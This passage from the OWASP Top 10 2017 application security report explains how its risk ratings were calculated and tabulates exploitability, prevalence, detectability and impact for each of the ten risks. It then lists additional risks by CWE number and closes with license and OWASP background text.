Our methodology includes three likelihood factors for each weakness (prevalence, detectability, and ease of exploit) and one impact factor (technical impact). The prevalence of a weakness is a factor that you typically don't have to calculate. For prevalence data, we have been supplied prevalence statistics from a number of different organizations (as referenced in the Attribution section on page 4) and we have averaged their data together to come up with a Top 10 likelihood of existence list by prevalence. This data was then combined with the other two likelihood factors (detectability and ease of exploit) to calculate a likelihood rating for each weakness. The likelihood rating was then multiplied by our estimated average technical impact for each item to come up with an overall risk ranking for each item in the Top 10.

Note that this approach does not take the likelihood of the threat agent into account. Nor does it account for any of the various technical details associated with your particular application. Any of these factors could significantly affect the overall likelihood of an attacker finding and exploiting a particular vulnerability. This rating also does not take into account the actual impact on your business. Your organization will have to decide how much security risk from applications and APIs the organization is willing to accept given your culture, industry, and regulatory environment. The purpose of the OWASP Top 10 is not to do this risk analysis for you.

The following illustrates our calculation of the risk for A3: Cross-Site Scripting, as an example. XSS is so prevalent it warranted the only 'VERY WIDESPREAD' prevalence value of 0. All other risks ranged from widespread to uncommon (value 1 to 3).



+F Details About Risk Factors

Top 10 Risk Factor Summary

The following table presents a summary of the 2017 Top 10 Application Security Risks, and the risk factors we have assigned to each risk. These factors were determined based on the available statistics and the experience of the OWASP Top 10 team. To understand these risks for a particular application or organization, you must consider your own specific threat agents and business impacts. Even egregious software weaknesses may not present a serious risk if there are no threat agents in a position to perform the necessary attack or the business impact is negligible for the assets involved.

RISK	Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
		Exploitability	Prevalence	Detectability	Impact	
A1-Injection	App Specific	EASY	COMMON	AVERAGE	SEVERE	App Specific
A2-Authentication	App Specific	AVERAGE	COMMON	AVERAGE	SEVERE	App Specific
A3-XSS	App Specific	AVERAGE	VERY WIDESPREAD	AVERAGE	MODERATE	App Specific
A4-Access Ctrl	App Specific	EASY	WIDESPREAD	EASY	MODERATE	App Specific
A5-Misconfig	App Specific	EASY	COMMON	EASY	MODERATE	App Specific
A6-Sens. Data	App Specific	DIFFICULT	UNCOMMON	AVERAGE	SEVERE	App Specific
A7-Attack Prot.	App Specific	EASY	COMMON	AVERAGE	MODERATE	App Specific
A8-CSRF	App Specific	AVERAGE	UNCOMMON	EASY	MODERATE	App Specific
A9-Components	App Specific	AVERAGE	COMMON	AVERAGE	MODERATE	App Specific
A10-API Prot.	App Specific	AVERAGE	COMMON	DIFFICULT	MODERATE	App Specific

Additional Risks to Consider

The Top 10 covers a lot of ground, but there are many other risks you should consider and evaluate in your organization. Some of these have appeared in previous versions of the Top 10, and others have not, including new attack techniques that are being identified all the time. Other important application security risks (in alphabetical order) that you should also consider include:

- Clickjacking (CAPEC-103)
- Denial of Service (CWE-400) (Was 2004 Top 10 – Entry 2004-A9)
- Deserialization of Untrusted Data (CWE-502) For defenses, see: OWASP Deserialization Cheat Sheet
- Expression Language Injection (CWE-917)
- Information Leakage (CWE-209) and Improper Error Handling (CWE-388) (Was part of 2007 Top 10 – Entry 2007-A6)
- Hotlinking Third Party Content (CWE-829)
- Malicious File Execution (CWE-434) (Was 2007 Top 10 – Entry 2007-A3)
- Mass Assignment (CWE-915)
- Server-Side Request Forgery (SSRF) (CWE-918)
- Unvalidated Redirects and Forwards (CWE-601) (Was 2013 Top 10 – Entry 2013-A10)
- User Privacy (CWE-359)

THE BELOW ICONS REPRESENT WHAT OTHER VERSIONS ARE AVAILABLE IN PRINT FOR THIS TITLE BOOK.

ALPHA: "Alpha Quality" book content is a working draft. Content is very rough and in development until the next level of publication.

BETA: "Beta Quality" book content is the next highest level. Content is still in development until the next publishing.

RELEASE: "Release Quality" book content is the highest level of quality in a books title's lifecycle, and is a final product.

ALPHA
PUBLISHED

BETA
PUBLISHED

RELEASE
PUBLISHED

YOU ARE FREE:

to share - to copy, distribute and transmit the work

to Remix - to adapt the work

UNDER THE FOLLOWING CONDITIONS:

Attribution. You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).

Share Alike. - If you alter, transform, or build upon this work, you may distribute the resulting work only under the same, similar or a compatible license.

OWASP
The Open Web Application Security Project

The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. Our mission is to make application security "visible," so that people and organizations can make informed decisions about application security risks. Everyone is free to participate in OWASP and all of our materials are available under a free and open software license. The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work.